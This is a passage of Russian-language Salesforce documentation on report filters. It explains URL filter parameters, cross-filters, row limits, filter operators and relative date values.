3. Если требуется, чтобы отчет открывался уже отфильтрованным по роли, выполните детализацию по роли и нажмите **«Настроить»**, чтобы открыть конструктор отчетов. Затем нажмите **«Свойства отчета»** и установите флажок **«Сохранить уровень иерархии»**. В пункте «Свойства отчета» нажмите **Сохранить**, затем еще раз нажмите **Сохранить** в конструкторе отчетов.

Фильтрация отчетов через параметры URL-адреса в Lightning Experience

Больше не нужно бояться фильтров! Перенесите параметры URL-адреса для настройки значений фильтра в отчетах Lightning Experience. При связи с отчетами или при добавлении отчета в закладки добавьте параметры значений фильтра в URL-адрес, чтобы настроить фильтры отчета при открытии. Например, добавьте в закладки отчет о возможностях и добавьте параметр значения фильтра, чтобы указать, что следует посмотреть — «Существующий бизнес» или «Новый бизнес».

1. Добавьте параметр `&fv0=«`*Значение фильтра*`»` в конец URL-адреса отчета.

   Давайте посмотрим подробнее, что представляет собой этот параметр.

   - *&* — обозначает новый параметр в URL-адресе. Если в URL-адресе нет других параметров, поставьте знак `?` вместо `&`.
   - *fv0* — *fv* обозначает «значение фильтра» и является именем параметра. `0` — это порядковый номер, под которым фильтр появляется в отчете. (Первый фильтр имеет значение 0, второй — 1, третий — 2 и т. д.) Стандартные фильтры в этом порядке не учитываются и их нельзя фильтровать с использованием параметров URL-адреса, хотя они и появляются как первые три фильтра в любом отчете. Чтобы посмотреть значение пятого фильтра в отчете, укажите `fv4`. В нашем примере мы отфильтруем фильтр первого поля в отчете.

     Порядок, в котором фильтры появляются в Lightning Experience на странице запуска отчетов, необязательно является порядком, в котором фильтры появляются в отчете. Заблокированные фильтры перечислены под незаблокированными фильтрами на странице запуска, но не обязательно сразу после всех незаблокированных фильтров. Чтобы понять порядок расположения фильтров в отчете, обратитесь к конструктору отчетов и посмотрите их порядок расположения там. В качестве альтернативного варианта выполните запрос GET на `/services/data/`**`v39.0`**`/analytics/reports/`**`<report ID>`**`/describe` и посмотрите этот порядок в ответе JSON.

   - *Значение фильтра* — критерии, по которым работает фильтр.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для фильтрации отчета в Lightning Experience:


- Запуск отчетов

Значение фильтра должно быть зашифровано с кодом URI, что означает, что определенные символы (например, пробелы) должны быть записаны в формате, который понимают URL-адреса. В URI-кодировании пробел (' ') обозначается как `%20`.

2. Перейдите к URL-адресу отчета с соответствующими параметрами.

Отчет открывается с фильтрами, применяемыми в соответствии с параметрами, указанными в URL-адресе.

Пример: Периодически в течение дня проверяйте отчет по возможностям. Открыв его, вы всегда сможете отредактировать фильтр, чтобы посмотреть *«Новый бизнес»* или *«Существующий бизнес»*. (Фильтр **«Тип»** включает по умолчанию обе возможности *«Новый бизнес»* и *«Существующий бизнес»*).




Вместо того, чтобы загружать отчет, редактировать фильтр и повторно загружать отчет, создайте закладку с параметром значения фильтра для возможности *«Новый бизнес»* в URL-адресе. Запомните URL-адрес отчета неотфильтрованных возможностей.

```
https://na1.salesforce.com/one/one.app#/sObject/00OR0000000PCHYMA4/view?t=1479844235107
```

Отредактируйте URL-адрес, чтобы установить значение фильтра **«Тип»** на *«Новый бизнес»*, добавив параметр `&fv0=New%20Business`. Помните о том, что значение фильтра должно быть зашифровано с кодом URI, что означает, что определенные символы (например, пробелы) должны быть записаны в формате, который понимают URL-адреса. В нашем пример, в URI-кодировании пробел (' ') между «Новый» и «бизнес» обозначается как `%20`. Таким образом, полный URL-адрес в закладке имеет следующий вид:

```
https://na1.salesforce.com/one/one.app#/sObject/00OR0000000PCHYMA4/view?t=1479844235107&fv0=New%20Business
```

При переходе к отчету по возможностям по этому URL-адресу с параметром значения фильтра, отчет открывается уже в отфильтрованном виде и его легко просматривать.



Учтите эти ограничения при настройке значений фильтра через URL-адрес.

- Редактирование из параметров URL-адреса поддерживают только фильтры поля. Стандартные фильтры (фильтры иерархии ролей, фильтры области и фильтры данных), кросс-фильтры и фильтры по ограничению строк не поддерживаются. Стандартные, кросс-фильтры и фильтры ограничения строк не учитываются при перечислении фильтров — `fv0` — это первый фильтр поля.
- Фильтры диаграмм не поддерживаются.
- Операторы фильтра (например, равно и больше чем) нельзя изменить через параметры URL-адреса.
- Поле, отфильтрованное с использованием параметров URL-адреса, изменить нельзя.
- Добавлять новые фильтры к отчетам с использованием параметров URL-адреса значений фильтра нельзя. Можно изменять только существующие фильтры.
- Удалять новые фильтры из отчетов с использованием параметров URL-адреса значений фильтра нельзя. Настройка пустого значения позволяет фильтровать по тексту или числам, но не удаляет фильтр.

Справка по типам фильтров

Несколько различных типов фильтров помогут вам установить область действия данных отчета: стандартные фильтры, фильтры поля, кросс-фильтры и фильтры ограничения строк. Каждый тип фильтра осуществляет фильтрацию различными способами. Представленный ниже список типов фильтров поможет вам выбрать надлежащий тип фильтра для отчета.

Тип фильтра	Описание
Стандартный фильтр	Стандартные фильтры применяются по умолчанию к большинству объектов. Разные объекты имеют различные стандартные фильтры, но большинство объектов содержат

Тип фильтра	Описание
	стандартные фильтры «Показать» и «Поле даты». Кнопка Показать фильтрует объект по ожидаемым группам (например, «Мои организации» или «Все организации»). «Поле даты» выполняет фильтрацию по полю (например, «Дата создания» или «Последнее действие») и диапазону дат (например, «Все время» или «Последний месяц»).
Фильтр поля	Фильтры поля доступны в отчетах, списковых представлениях, бизнес-правилах и других компонентах приложения. Для каждого фильтра задается поле, оператор и значение. Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».
Логика фильтра	Чтобы определить способ оценки фильтров поля, добавьте логические условия. Прежде чем применить логику фильтра, рекомендуем добавить как минимум один фильтр поля.
Кросс-фильтр	Выполните фильтрацию отчета по дочернему объекту с помощью условия «С» или «БЕЗ». Чтобы выполнить дополнительную фильтрацию по полям дочернего объекта, добавьте субфильтры. Например, при наличии кросс-фильтра *«"Организации" с "Возможности"»* щелкните **«Добавить фильтр "Возможности"»** и создайте субфильтр *«"Имя возможности" равно "ACME"»*, чтобы просмотреть только такие возможности.
Ограничение строк	При использовании табличных отчетов выберите максимальное количество строк для отображения, поле для сортировки и порядок сортировки. Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.

Чтобы добавить отчет с фильтром ограничения строк, укажите «имя» и «значение» в параметрах панели мониторинга в конструкторе отчетов.

Пример: Составление отчетов по связанным объектам с кросс-фильтрами

Кросс-фильтры позволяют точно настраивать отображаемые результаты путем включения или исключения записей из связанных объектов без создания специальных формул или кода. Кросс-фильтры могут использоваться автономно или в сочетании с фильтрами поля.

Пример: Использование ограничений строк в фильтрах отчета

Данный раздел содержит пример фильтра отчета, использующего фильтр поля, логику фильтра и ограничение строк.

Пример: Составление отчетов по связанным объектам с кросс-фильтрами

Кросс-фильтры позволяют точно настраивать отображаемые результаты путем включения или исключения записей из связанных объектов без создания специальных формул или кода. Кросс-фильтры могут использоваться автономно или в сочетании с фильтрами поля.

Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».

Чтобы выполнить дополнительную фильтрацию по полям дочернего объекта, добавьте *субфильтры*. Например, при наличии кросс-фильтра *«"Организации" с "Возможности"»* щелкните **«Добавить фильтр "Возможности"»** и создайте субфильтр *«"Имя возможности" равно "ACME"»*, чтобы просмотреть только такие возможности. Каждый кросс-фильтр может содержать не более пяти субфильтров.

- Каждый отчет может содержать не более трех кросс-фильтров.
- Каждый кросс-фильтр может содержать не более пяти субфильтров.
- Логика фильтра применяется только к фильтрам поля, но не к кросс-фильтрам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

1. Создание кросс-фильтра

   Кросс-фильтры позволяют добавлять или исключать записи из результатов отчета на основе связанных объектов и их полей.

2. Пример: Использование условия «С» в кросс-фильтрах

   Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «С». Например, чтобы просмотреть только организации с обращениями, воспользуйтесь условием фильтрации «С».

3. Пример: Использование условия «БЕЗ» в кросс-фильтрах

   Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «БЕЗ». Например, чтобы просмотреть только контакты и скрыть действия, воспользуйтесь условием фильтрации «БЕЗ».

4. Пример: Использование нескольких кросс-фильтров

   Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условий «С» и «БЕЗ». Например, чтобы просмотреть организации с обращениями, но без действий, воспользуйтесь условиями фильтрации «С» и «БЕЗ».

5. Советы по работе с кросс-фильтрами

   Кросс-фильтры аналогичны обычным фильтрам, но отличаются некоторыми собственными характеристиками.

Создание кросс-фильтра

Кросс-фильтры позволяют добавлять или исключать записи из результатов отчета на основе связанных объектов и их полей.

1. Щелкните **«Добавить»** > **«Кросс-фильтр»** на панели «Фильтры» в конструкторе отчетов.
2. Выберите родительский объект из раскрывающегося списка. Данный выбор определяет связанные объекты, доступные в списке дочерних объектов.

   Совет: Если объект «Кампании» является основным объектом типов отчетов, то родительский объект может использоваться в качестве дополнительного. Например, при использовании отчета «Кампании с интересами» объект «Кампании» или «Интересы» может быть родительским.

3. Выберите *«с»* или *«без»*.
4. Выберите дочерний объект из раскрывающегося списка или выполните поиск по имени. Раскрывающийся список содержит все соответствующие дочерние объекты, связанные с выбранным родительским объектом.
5. При необходимости добавьте субфильтры.
   a. Щелкните **«Добавить фильтр "***Связанный дочерний объект***"»**.
   b. Выберите поле. Доступные поля определяются дочерним объектом в кросс-фильтре. Например, если задан кросс-фильтр *«"Организации" с "Обращения"»*, то поля обращения могут использоваться для субфильтра.
   c. Выберите оператор фильтрации.
   d. Введите нужное значение.
6. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Пример: Использование нескольких кросс-фильтров

Пример: Использование условия «С» в кросс-фильтрах

Пример: Использование условия «БЕЗ» в кросс-фильтрах

Пример: Использование условия «С» в кросс-фильтрах

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «С». Например, чтобы просмотреть только организации с обращениями, воспользуйтесь условием фильтрации «С».

Например, в результате проведения последней кампании в Московской области организация приобрела большое количество новых клиентов. Решения по обращениям данных клиентов должны быть приняты в кратчайшие сроки. Чтобы просмотреть организации с текущими обращениями, рекомендуем создать отчет.

1. Создайте отчет. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Создайте фильтр поля *«"Область/штат для счета" равно "Московская"»* и нажмите кнопку **«ОК»**.
4. Нажмите кнопку **«Добавить»** > **«Кросс-фильтр»** и укажите *«"Организации" с "Обращения"»*.

Чтобы просмотреть только московские организации со связанными обращениями, нажмите кнопку **«Запустить отчет»**.

СМ. ТАКЖЕ:

Создание кросс-фильтра

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Пример: Использование условия «БЕЗ» в кросс-фильтрах

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «БЕЗ». Например, чтобы просмотреть только контакты и скрыть действия, воспользуйтесь условием фильтрации «БЕЗ».

Например, прежде чем назначить ответственных импортированным московским организациям, пользователю необходимо определить организации без контактов.

1. Создайте отчет. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Создайте фильтр поля *«"Область/штат для счета" равно "Московская"»* и нажмите кнопку **«ОК»**.
4. Нажмите кнопку **«Добавить»** > **«Кросс-фильтр»** и укажите *«"Организации" без "Контакты"»*.

Чтобы просмотреть только московские организации без связанных контактов, нажмите кнопку **«Запустить отчет»**.

СМ. ТАКЖЕ:

Создание кросс-фильтра

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Пример: Использование нескольких кросс-фильтров

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условий «С» и «БЕЗ». Например, чтобы просмотреть организации с обращениями, но без действий, воспользуйтесь условиями фильтрации «С» и «БЕЗ».

Например, торговому представителю требуется просмотреть клиентские организации с нерешенными расширениями, которые могут быть устранены службой поддержки.

1. Создайте отчет. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Чтобы просмотреть только клиентские организации, нажмите кнопку **«Добавить»** > **«Фильтр поля»** и укажите *«"Тип" равно "Клиент"»*.
4. Чтобы просмотреть организации без действий, нажмите кнопку **«Добавить»** > **«Кросс-фильтр»** и укажите *«"Организации" без "Действия"»*.
5. Чтобы просмотреть только организации без завершенных действий, добавьте субфильтр в кросс-фильтр.
   a. Щелкните **«Добавить фильтр "Действия"»** и укажите *«"Статус" равно "Завершено"»*.
   b. Нажмите кнопку **«OK»**.
6. Чтобы добавить организации с обращениями, добавьте другой кросс-фильтр и укажите *«"Организации" с "Обращения"»*.
7. Чтобы исключить обращения, которые не были расширены, добавьте субфильтр в данный кросс-фильтр.
   a. Щелкните **«Добавить фильтр "Обращения"»** и укажите *«"Тип" равно "Проблема"»*.
   b. Щелкните **«Добавить фильтр "Обращения"»** повторно и укажите *«"Статус" равно "Расширено"»*.
   c. Нажмите кнопку **«OK»**.

Выполненный отчет будет содержать только клиентские организации без завершенных действий с расширенными обращениями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Создание кросс-фильтра

Советы по работе с кросс-фильтрами

Кросс-фильтры аналогичны обычным фильтрам, но отличаются некоторыми собственными характеристиками.

- Добавление кросс-фильтров может отрицательно сказаться на времени создания отчета. Во избежание подобной ситуации, рекомендуем использовать фильтры для ограничения отображаемых данных. Например, чтобы просмотреть только определенные возможности за конкретный промежуток времени, выберите значение *«Мои возможности»* в раскрывающемся списке «Показать» и значение *«Текущий фин. квартал»* в раскрывающемся списке «Диапазон».
- Объекты, доступные в кросс-фильтрах, определяются родительским объектом выбранного типа отчета, поэтому связанные дочерние объекты должны быть определены до выбора типа отчета. Например, выберите тип отчета «Организации», чтобы выполнить фильтрацию по критерию *«"Организации" с "Партнеры"»*, так как «Партнер» является дочерним объектом для объекта «Организация».
- Кросс-фильтры используются совместно с выбранным типом отчета. Кросс-фильтры связаны с выбранным типом отчета посредством взаимосвязи «И». Следовательно, при добавлении кросс-фильтра *«"Организации" без "Партнеры"»* в тип отчета «Организации с партнерами» данные не отображаются.

СМ. ТАКЖЕ:

Пример: Использование нескольких кросс-фильтров

Создание кросс-фильтра

Пример: Использование условия «С» в кросс-фильтрах

Пример: Использование условия «БЕЗ» в кросс-фильтрах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Пример: Использование ограничений строк в фильтрах отчета

Данный раздел содержит пример фильтра отчета, использующего фильтр поля, логику фильтра и ограничение строк.

Допустим, пользователь является менеджером по продажам, которому требуется определить потенциально прибыльные организации Новосибирской области.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
3. Чтобы найти организации Новосибирской области, которые являются публичными или доход которых превышает 10 миллионов рублей, нажмите кнопку **«Добавить»** > **«Фильтр поля»** и выберите указанные ниже фильтры.
   a. *«"Область/штат для счета" равно "Новосибирская"»*
   b. *«"Годовой доход" больше чем "10000000"»*
   c. *«"Собственность" равно "Публичная"»*
4. Чтобы просмотреть все организации Новосибирской области, которые являются публичными ИЛИ доход которых равен 10 миллионам рублей, нажмите кнопку **«Добавить»** > **«Логика фильтра»** и введите `1 ИЛИ (2 ИЛИ 3)`.
5. Чтобы ограничить количество записей, отображаемых в табличном отчете (например, не более 10), нажмите кнопку **«Добавить»** > **«Ограничение строк»** и введите значение «10». Выберите поле и порядок сортировки. Нажмите кнопку **«OK»**.

Чтобы просмотреть 10 записей, содержащих сведения о публичных организациях Новосибирской области, доход которых превышает 10 миллионов рублей, нажмите кнопку **«Запустить отчет»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

Справка по типам фильтров
Ограничение результатов отчета

Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

Оператор	Применение
равно	Используйте для точного совпадения. Например: «"Создано" равно "сегодня"».
меньше	Используйте для результатов, которые меньше, чем вводимое вами значение. Например, «План продаж меньше 20 000» возвращает записи, где диапазон значений будет от 0 до 19 999,99.
больше	Данный оператор предназначен для отображения результатов, превышающих введенное значение. Например, фильтр «"План продаж" больше "20 000"» возвращает записи, в которых значение поля «План продаж» превышает 20 000,01.

Оператор	Применение
меньше или равно	Данный оператор предназначен для отображения результатов, соответствующих или предшествующих введенному значению.
больше или равно	Данный оператор предназначен для отображения результатов, соответствующих или превышающих введенное значение.
не равно	Данный оператор предназначен для отображения результатов, которые не содержат введенное значение. Этот оператор особенно удобен для удаления пустых полей. Например, «"Эл. почта" не равна <пусто>».
содержит	Используйте для полей, которые содержат вашу строку поиска, но иногда также содержат другую информацию. Например, фильтр «"Организация" содержит "Калифорния"» возвращает записи «Калифорния-тур», «Калифорния-сервис» и «Моя Калифорния». Помните, что, если вы вводите короткую строку поиска, она может совпадать с более длинным словом. Например, фильтр «"Организация" содержит "про"» возвращает записи «Студия Про» и «Профессионалы Москвы». Этот оператор не учитывает регистр:
не содержит	Удаляет записи, которые не содержат введенное вами значение. Например: «Строка почтового адреса 2 не содержит номера АЯ». Прим.: В полях сводного резюмирования оператор «не содержит» использует логику «или» для значений, разделенных запятыми. В списковых представлениях, отчетах и панелях мониторинга оператор «не содержит» использует логику «и». Этот оператор не учитывает регистр:
начинается с	Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. В отличие от оператора «содержит», данный оператор выполняет более узкий поиск. Например, если вы вводите «Учетная запись начинается с "california"», то найдется «California Travel» и «California Pro Shop», но не «Surf California».
включает	Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, содержащих как минимум одно введенное значение. Например, если вы введете «Интересы включают хоккей, футбол, баскетбол», вы найдете записи, у которых выбран только хоккей, и записи, у которых есть два или три введенных значения. Результаты содержат только полные соответствия введенных значений.
исключает	Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, которые не содержат значений, соответствующих введенным значениям. Например, если ввести «Интересы исключить вино, гольф», ваш отчет будет содержать записи, которые содержат какие-либо другие значения из этого раскрывающегося списка, в том числе значения, которые являются пустыми. Результаты содержат только полные соответствия введенных значений.
от	Данный оператор доступен только для фильтров панели мониторинга. Данный оператор предназначен для фильтрации диапазонов значений. Для каждого диапазона фильтр возвращает результаты, превышающие или равные минимальному значению и предшествующие максимальному значению.

Оператор	Применение
	Например, фильтр «Количество сотрудников от 100 до 500» возвращает организации с численностью сотрудников от 100 до 499. Организации с численностью 500 сотрудников не отображаются.

Фильтр относительных дат

Фильтры относительных дат позволяют выполнять фильтрацию по полям данных с помощью простого речеподобного синтаксиса.

Например, вместо фильтрации по критерию «Дата закрытия больше, чем 1 января 2016 г.» фильтр использует относительную дату: «"Дата закрытия" равно "данный год"».

Прим.: В операторах фильтра относительной даты регистр не имеет значения. Значения *«ДАННЫЙ ГОД»*, *«Данный год»* и *«данный год»* действуют аналогично.

Относительное значение даты	Диапазон
ВЧЕРА	Начинается в 00:00:00 дня, предшествующего текущему, и продолжается 24 часа.
TODAY	Начинается в 00:00:00 текущего дня и продолжается 24 часа.
ЗАВТРА	Начинается в 00:00:00 дня, следующего за текущим, и продолжается 24 часа.
ПРОШЛАЯ НЕДЕЛЯ	Начинается в 00:00:00 первого дня недели, предшествующей текущей, и продолжается 7 дней.
ТЕКУЩАЯ НЕДЕЛЯ	Начинается в 00:00:00 первого дня текущей недели и продолжается 7 дней.
СЛЕДУЮЩАЯ НЕДЕЛЯ	Начинается в 00:00:00 первого дня недели, следующей за текущей, и продолжается 7 дней.
ПОСЛЕДНИЕ *n* НЕД.	Начинается в 00:00:00 первого дня недели, предшествующей текущей на *n* недель, и продолжается до 23:59 последнего дня предыдущей недели.
СЛЕДУЮЩИЕ *n* НЕД.	Начинается в 00:00:00 первого дня недели, следующей за текущей, и продолжается *n* недель.
n НЕД. НАЗАД	Начинается в 00:00:00 первого дня недели, предшествующей текущей на *n* недель, и продолжается 1 неделю.
ПРОШЛЫЙ МЕСЯЦ	Начинается в 00:00:00 первого дня месяца, предшествующего текущему, и продолжается весь месяц.
ТЕКУЩИЙ МЕСЯЦ	Начинается в 00:00:00 первого дня текущего месяца и продолжается весь месяц.
СЛЕДУЮЩИЕ *n* МЕС.	Начинается в 00:00:00 первого дня месяца, следующего за текущим, и продолжается до конца *n*-го месяца.

Относительное значение даты	Диапазон
ПОСЛЕДНИЕ *n* МЕС.	Начинается в 00:00:00 первого дня месяца, предшествующего текущему на *n* месяцев, и продолжается до 23:59 последнего дня предыдущего месяца.
n МЕС. НАЗАД	Начинается в 00:00:00 первого дня месяца, предшествующего текущему на *n* месяцев, и продолжается весь месяц.
СЛЕДУЮЩИЙ МЕСЯЦ	Начинается в 00:00:00 первого дня месяца, следующего за текущим, и продолжается весь месяц.
ПОСЛЕДНИЕ 90 ДНЕЙ	Начинается в 00:00:00 дня, предшествующего текущему на 90 дней, и продолжается до настоящего времени. (Диапазон охватывает текущую дату.)
СЛЕДУЮЩИЕ 90 ДНЕЙ	Начинается в 00:00:00 дня, следующего за текущим, и продолжается 90 дней. (Диапазон не охватывает текущую дату.)
ПОСЛЕДНИЕ *n* ДН.	Начинается в 00:00:00 за *n* дн. до текущего дня и продолжается до настоящего времени. (Диапазон охватывает текущую дату. Использование данного значения даты инициирует создание списка записей, начиная со дня, вычисляемого по формуле *n + 1* дн. назад, и заканчивая текущим днем.)
СЛЕДУЮЩИЕ *n* ДН.	Начинается в 00:00:00 дня, следующего за текущим, и продолжается *n* дней. (Диапазон не охватывает текущую дату.)
n ДН. НАЗАД	Начинается в 00:00:00 дня, предшествующего текущему на *n* дн., и продолжается 24 часа. (Диапазон не охватывает текущую дату.)
